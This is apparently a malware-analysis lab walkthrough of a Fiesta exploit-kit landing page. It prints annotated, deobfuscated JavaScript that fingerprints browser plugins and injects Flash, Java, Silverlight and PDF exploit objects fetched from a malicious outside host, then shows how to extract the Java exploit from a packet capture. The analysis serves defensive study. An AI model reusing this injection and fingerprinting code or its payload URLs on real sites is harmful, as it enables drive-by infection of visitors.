
I documented the code, so I'll simply include a few screenshots for reference as we meander through the code.



```
/* Function assists with string decryption. Called by pulpviI() function (above) to provide
       'charAt' functions within JS.
*/
function mama4q(tki, nnh) {
    var l3d;
    l3d = 'cha' + 'rAt';
    return tki[l3d](nnh)
}

/* This function is called numerous times to deobfuscate various strings.
       Args:
              o  = String to decrypt
              gi = Integer used in decryption process

       Calls pulpvi() to process the first stage of string decryption.
       Returns a call to xmasc(), which processes the second stage.
*/
function remsg7(o, gi) {
    var znr;
    znr = pulpvi(o, gi, 'DL6aBZ-Aeu3W4CigX=17ml5dzJFnP+pEfKR80qQ2N9jvckUb');
    return xmasc(znr)
}
```




```
/* Function appends a new div (as a child) in the document body. Will contain the code
       passed via argument (handled as 'g6').
*/
function moilki(g6) {
    var yu, t9r, rhr, ho, sgq, vv, o7, ml1, wae, ld, k3;
    vv = 19;
    rhr = remsg7('Ea9PaQCiN9vbgRgAJQ', vv); // 'innerHTML'
    sgq = 15;
    wae = remsg7('8pZ+Ne', sgq); // 'div'
    ho = 27;
    k3 = remsg7('d4RzP1ZUbF9zkX+8d8=fWj', ho); // 'appendChild'
    o7 = 21;
    ml1 = remsg7('+XBa9Nbj5jW3nXdc+P889Nbf5j', o7); // 'createElement'
    t9r = 25;
    ld = remsg7('JqdPl-0K', t9r); // 'body'
    yu = good4y[ml1](wae);      // 'document.createElemenet(div)'
    good4y[ld][k3](yu);         // 'document.body.appendChild(yu)' <-- yu is the new div
    yu[rhr] = g6        // Set the innerHTML of the new div to the passed arg -- New code!
}
```




```
/* Function returns the Trident integer, which is used to determine which version
       of Internet Explorer (IE) is being used.  If the "Trident" string does not
       exist within the UAS, the browser is not a recent version of IE.

       If browser is NOT IE, the function returns 0.

       Else, calls jailen() to get an integer for the Trident version and
          returns this integer.
*/
function dolo7() {
    var pc0, ke;
    ke = (/Trident\/(\d)/i);
    pc0 = gall3(); // Set pc0 to the browser's UAS by calling gall3()
    if (!sankhf(ke, pc0)) {
        return 0
    } else {
        return jailen(RegExp.$1)
    }
}
```

```
// EXPLOIT REF: Adobe Flash Object Creation
/* Function tries to to create an ActiveX.ShockwaveFlash.ShockwaveFlash object.
*/
function prixk() {
    var ugz, mf, qx, f90, ro, yr4, ixo, l0, v8w, beq, tf, z5, csd;
    ixo = 28;
    tf = remsg7('fWi-d011QFb25Ki6-gU4Qp', ixo); // 'getvariable'
    mf = 15;
    qx = remsg7('BPZfdb9RWX', mf);              // 'slice'
    ro = 13;
    yr4 = remsg7('FRPUKNzEUza+JjbN', ro);       // '$version'
    v8w = 29;
    f90 = remsg7('l9W4LW2X', v8w);              // 'join'
    z5 = 21;
    beq = remsg7('LX8b96bRZ+PA=4N6+Pki9ibj5NWd-6v3+98c9Pbd5LW-Rcd52e8e90XRZ=', z5);
                                                // 'ShockwaveFlash.ShockwaveFlash'
    try {
        /* If running IE11 or ActiveXObject exists
               dolo() will == 7 if IE 11 is being used
               suit() will be False if browser cannot create ActiveXObject objects
        */
        debugger;
        if (dolo7() == 7 || suit75()) {
            /* shedd() is called to create an ActiveX object. In this case, it's trying
               to create an ActiveX.ShockwaveFlash.ShockwaveFlash object
            */
            l0 = shedd([beq]); // beq = 'ShockwaveFlash.ShockwaveFlash'
            // If able to create the ActiveX.ShockwaveFlash.ShockwaveFlash object
            if (l0) {
                ugz = ninak(l0[tf](yr4), 4); // ninak(ActiveXObject.GetVariable($version))
                csd = leafmb((ugz[qx](0, 3)[f90]('')), 6, false); //
                return [csd, ugz[3]]
            }
        }
    } catch (exc) {}
    return null
}
```




```
353  // EXPLOIT REF: Adobe Flash Exploit Code #1
354  /* Function creates the HTML required for the Flash exploit + adds the code to the page
355        This function only processes the embedded if statement if the code was able to create the
356        ActiveX.ShockwaveFlash.ShockwaveFlash object, which means the browser is IE.
357  */
358 function deus0() {
359      var pp3, cp, gzd, zk, vs, uuf, n7v;
360      zk = 136238;
361      zk += 13762; // = 150,000
362      gzd = 12;
363      uuf = remsg7('QnifQ=ie', gzd); // 'join'
364      if (nosexk != null && nosexk[0] == zk && nosexk[1] == 189) {
365           vs = 'kJBNjpfcCLfm53d7pPm-3UD0lfPX1-2XUf7buRXPFQnC=1cfi6BgJmdL5Rgm6PEa6QWULn2vlZW-u-2dqR7pu4bBk
366           cp = remsg7(vs, 5);
367           // cp = http://justtattoshop.in/txf9p_v8/697bf4b4acd7753d0e0d0359540f5403070a03595256520f030d55
368           cp = [cp, nosexk[0], nosexk[1]][uuf](';');
369           pp3 = 'eNczNn08f6PR9fuBKE4LeXl4DEBgD-cmlXPWzjmuXE4vJX4deiBP+z0JfN0bC2qFKE43P0B9DeKW+zZcLlk4zjP2
370           n7v = remsg7(pp3, 2);
371           n7v = neonsj(n7v, 'xhckW', '2AN1t11JSJOOUy1qspnYuL_rgVEcGG40lzCHUkLzD8V1iflUhqUHoqxdrTUyjO4A5dc
372           n7v = neonsj(n7v, 'JbGFL', cp);
373           /* n7v =
374           <object width=10 height=10 id='swf_id' type='application/x-shockwave-flash'><param name='movie'
375           */
376           moilki(n7v) // Call moilki() to make a new div on the page with this code
377      }
378 }
```




```
// EXPLOIT REF: Oracle Java Object Creation
/* Function sets up the Java objects, which are used by the various exploits below.

      Tries two different classids:
      clsid:CAFEEFAC-DEC7-0000-0001-ABCDEFFEDCBA
      clsid:CAFEEFAC-DEC7-0000-0000-ABCDEFFEDCBA
*/
function meuml() {
    var jpv, jsuh, v5, zgv, tb6, ji1, h, gt, y4, jx, gt, jw5, x6m, jjo, tb6, no, fsz, jlyr, ie, pa, bbq, jur, lbh, dzd,
    zgv = 13;
    jjo = remsg7('q-W8KlAi+zmD', zgv); // 'object'
    dzd = 14;
    jlyr = remsg7('0XeiPmDaqXNW', dzd); // 'length'
    ml2 = 22;
    u8 = remsg7('PdfpZz', ml2); // 'get'
    jpv = 14;
    wlu = remsg7('Zpeikz36qXu0+8fuBn9pCNX5', jpv); // 'setAttribute'
    jsuh = 14;
    bbq = remsg7('0pe0Pp=jqiN=4e', jsuh); // 'classid'
    h = 15;
    jw5 = remsg7('8l5Qd+3R', h); // 'jvms'
    jx = 27;
    y4 = remsg7('dB=fPNZ=bpLgkX21Kcn3lBgFu0a5z+24KXnU7LjbA-LDvjq04=Jz71C4A0p8kz22KBnDlBgFumaRk123KKn-', jx); // 'clsid:
    jur = 18;
    ji1 = remsg7('f5ceecm3fpC0', jur); // 'concat'
    k0a = 27;
    no = remsg7('dB=fPNZ=bpLgkX21Kcn3lBgFu0a5z+24KXnU7LjbA-LDvjq04=Jz71C4A-p8kz22KBnDlBgFumaRk123KKn-', k0a); // 'clsid
    raj = 17;
    v5 = remsg7('KzX7CXnF3RA3Ez84LBg7+fvfF6', raj); // 'createElement'
    c8j = 17;
    jr9 = remsg7('KKb6p-qB9cAcllBPL=', c8j); // 'getLength'
    qu = 18;
    si = remsg7('LicUJnq3fZceec', qu); // 'version'
    // The two class IDs above are both used by the Java Runtime Environment (JRE)
```


```
515  // EXPLOIT: Oracle Java Exploit Code #1
516  /* Function creates the HTML required to call out to the Java exploit and embeds a new
517         div on the page with this code.
518         Java version checking occurs, hence why another exploit function exists below.
519  */
520 function gaolb3() {
521      var ck, p3, ymo, s1, gr, td, bh, j9, xss;
522      bh = 515;
523      bh += 115;  // '630'
524      j9 = 779;
525      j9 -= 69;   // '710'
526      p3 = 17;
527      ymo = remsg7('93XXC4cb9NAW3Q8zLDg7+fabUudAq0mR=XEiiCEzje2j5J03KAb4C6Xnp3zQlm841Bg1qKfv=+44k-NE-=mcZR70iQ
528      // ymo = "<param name='javafx_version' value='2.0+'/></applet>"
529      s1 = 28;
530      gr = remsg7('p0aX-jgBAcpc5iEcif', s1); // '</applet>'
531      td = 661;
532      td += 61;   // '722'
533      // If Java is enabled (navigator.javaEnabled == true), do stuff
534      if (lisp2) {
535          // Java version checking
536          if ((suesg && suesg > bh && suesg < td) || (!suesg && lisp2)) {
537              xss = 'ap+Qfj1P85lRz3pmcqCkb6607kC7bDKBDQkdEc=LaCqgNF=daBqediu0Bilpzq96n96NbUKj7KZ1bZi8WBinEcRmN
538              /* 'ck' will be set to the HTML code to call out to the Java exploit
539              <applet width=10 height=10><param name='fret' value='http://justtattoshop.in/txf9p_v8/687313c60e
540              */
541              ck = remsg7(xss, 7);
542              /* ck =
543              <applet width=10 height=10><param name='fret' value='http://justtattoshop.in/txf9p_v8/687313c60e
544              */
545              if (suesg && suesg >= j9) {
546                  ck = neonsj(ck, gr, ymo)
547                  /* ck =
548                  <applet width=10 height=10><param name='fret' value='http://justtattoshop.in/txf9p_v8/687313
549                  */
```



```
// EXPLOIT REF: Microsoft Silverlight Object Creation
/* Function sets up the Silverlight objects for the related exploit. Only works for IE.
*/
function minepl() {
    var wlr, m19, an, yg0, v1t, b7h, x2m, cb, ojc, u4, sr, j9z, f95, ht, iji, zj, dwe, kw;
    ojc = 14;
    m19 = remsg7('0XeiPmDaqXNW', ojc); // 'length'
    zj = 29;
    an = remsg7('l6W61P21Uq7+FiXPqbnP=j', zj); // 'description'
    sr = 29;
    yg0 = remsg7('l9W4LW2X', sr); // 'join'
    u4 = 20;
    kw = remsg7('61QuUmdRii22pBQuUv-7EBW06cQ4gU-aagf9pX', u4); // 'Silverlight Plug-In'
    dwe = 23;
    j9z = remsg7('qm+d9XKN81-zeZ9DviRPuNLvC0Z4AQFcPJCmgR', dwe); // 'AgControl.AgControl'
    f95 = null;
    v1t = null;
    try {
        /* Calls dolo() to see if we're in IE and checks (sets f95 to t/f) to see if
                the windows plugins include 'Silverlight Plug-In'.
           The else if checks to see if we're in IE and we have the Silverlight ActiveX.
        */
        if (dolo7() == 7 && (f95 = donsw[kw])) {
            v1t = f95[an]
        } else if (dolo7() == 7 || suit75()) {
            iji = shedd([j9z]);
            ht = [1, 0, 1, 1, 1];
            x2m = 0;
            b7h = [6, 2, 9, 12, 31];
```




```
674  // EXPLOIT REF: MS Silverlight Exploit Code
675  /* Function creates the HTML required to call out to the Silverlight exploit and embeds a new
676         div on the page with this code. Silverlight version checking occurs.
677  */
678 function najaf() {
679      var iwy, os, w5, lrz, vk0, bm, hdc, qq8;
680      hdc = 5925882;
681      hdc -= 805757; // 5120125
682      os = 19;
683      lrz = remsg7('EC9BadCD', os); // 'join'
684      qq8 = 3075102;
685      qq8 += 975299; // 4050401
686      // Silverlight version checking
687      if (dadod >= qq8 && dadod < hdc) {
688          iwy = 'vlUff11Pv+3ccp98cNpiX6607P5eejJDP4kdE-RcN6qld5Uf4UUAgeuKBi9czDL7X6l5b69RnfZib1KF7Bk323JcWCk7dz=0acqfdk
689          w5 = remsg7(iwy, 7);
690          w5 = [w5, dadod][lrz](';');
691          bm = 'LFdcZK8n=PbUUpD09jdp5-8jJ+0A+pW13jdpCk8jRjXz+iW99Ndp5-8==Qbc16P8pZN5Z88mReb3UuWc9ddEZ+B0-+An1iD7p1Nz58B
692          vk0 = remsg7(bm, 9);
693          vk0 = neonsj(vk0, 'Deagp', w5);
694          /* vk0 =
695          <object data='data:application/x-silverlight-2,' type='application/x-silverlight-2' width=10 height=10><param
696          */
697          moilki(vk0) // Call moilki() to make a new div on the page with this code
698      }
699  }
```



```
717  // EXPLOIT REF: Adobe PDF Object Creation
718  /* Function sets up the Adobe PDF objects for the related exploit.
719  */
720 -function selfej() {
721      var tb, ifj, bay, oa, sza, gcf, yat, kut, zw, mtl, r0, ds, uuu, n5, qal, vjaw, vzkk, pn, vfw, vvm, wcx,
722      va1w = 19;
723      lmn = remsg7('9P9pmlCzvQvzZzjN8p8XkX', va1w); // 'AcroPDF.PDF'
724      ds = 20;
725      vvm = remsg7('pBQQUf-aEB58', ds); // 'length'
726      tb = 27;
727      qal = remsg7('dBRnWBZjXp9RkP+cdX=WWBZfXp', tb); // 'createElement'
728      zw = 13;
729      huk = remsg7('qJWPKWAD', zw); // 'join'
730      oa = 12;
731      ifj = remsg7('QRicQjE3ARi9Q0', oa); // 'classid'
732      fr0 = 21;
733      pn = remsg7('++8p3pbRZ=', fr0); // 'match'
734      vzkk = 26;
735      r0 = remsg7('9-miKD56JNl0=WcuNaZpLXP5', vzkk); // 'setAttribute'
736      uuu = 15;
737      yat = remsg7('A-gDKepfEp+zbfn3Bp5nd6', uuu); // 'PDF.PdfCtrl'
738      xdh = 11;
739      jn = remsg7('20=D4NlLbUKgCD2Rg+vQ72kvdqLXe+ZdEkuzqFjg20=ikfd6PLn5al+muUi8W6qPg-9j7mkRdzLNnjZmEUuz', xdh)
740      sza = 18;
741      vjaw = remsg7('L5CgeU', sza); // 'src'
742      vo3 = 29;
743      afh = remsg7('l5W7Ll2p+e0D', vo3); // 'object'
744      mtl = 18;
745      n5 = remsg7('jEcUJDN6fRCgJUm9fccfJU', mtl); // 'GetVersions'
746 -    try {
747          gcf = null;
748          // bay is null if we're not in IE
749          bay = (dolo7() == 7 || suit75()) ? shedd([lmn, yat]) : null;
750          // Create a new object 'c2', via window.createElement(object)
```

```
776  // EXPLOIT REF: Adobe PDF Exploit Code
777  /* Function creates the HTML required to call out to the Adobe PDF exploit and embeds a new
778         div on the page with this code. Adobe Reader version checking occurs.
779  */
780  function dearbm() {
781      var j6, yr, um, pa, acb, gxs, dcp, qbg, i8y, wm, tn;
782      j6 = 1463;
783      j6 -= 532; // 931
784      um = 26;
785      wm = remsg7('zbmzX+4N', um); // 'join'
786      dcp = 1245;
787      dcp -= 424; // 821
788      gxs = 1726;
789      gxs -= 826; // 900
790      i8y = 614;
791      i8y += 186; // 800
792      pa = dolo7(); // In IE?
793      // IE version checking
794      if (pa == 4 || pa == 5) {
795          // Adobe Reader version checking
796          if ((centn >= i8y && centn < dcp) || (centn >= gxs && centn < j6)) {
797              tn = 'UnAcb02B5Wvf8zQ8bU2FEmd4U3Acb05DE1-8UzAm7f5uiXvfgBA7pFpuEcFfgjU77epRi1-5-WUapR5Ripi1-EUmQ45
798              qbg = remsg7(tn, 4);
799              qbg = [qbg, centn][wm](';');
800              acb = '-0QXpg57ip-3gBnmpR54iFd3g6QJp0p2an-3U0Ajp=5P5WX3e3U7Njpu5ni8-PnAQgpa5cX48gU6QjfFz3vde3UdQ0
801              yr = remsg7(acb, 4);
802              yr = neonsj(yr, 'Dnbgd', qbg);
803              /* yr =
804              <object classid='clsid:CA8A9780-280D-11CF-A24D-444553540000' width=10 height=10><param name='src'
805              */
806              moilki(yr) // Call moilki() to make a new div on the page with this code
807          }
808      }
809      return
810  }
```



OK! Time for the exploits!

We will not be doing a deep dive into the Java-based exploit, but we can take a quick look at the bugger.

Open '2015-01-20-Fiesta-EK-infection-traffic.pcap' once again in Wireshark.

Enter the following packet filter:

tcp.stream eq 55

(This is the TCP stream in which the Java exploit is sent to the host.)

Right-click on any frame in this filter (such as frame 2244) and select "Follow TCP Stream".

Take note of the **"blvuwdz205.jar"** file being sent to the host. This is the Java exploit.

You can obtain this file by:

A) Carving manually from this stream

B) Using Wireshark's "File -> Export Objects -> HTTP" method

C) Grabbing the "2015-01-20-Fiesta-EK-java-exploit.jar" file in Brad's artifacts folder

D) Grabbing the "f_java.jar" file that I provided

Once you have the malicious .jar file, make sure it has the proper MD5 hash:

md5sum f_java.jar

5c6c4a6a4c5adc49edabd21c0779c6e3

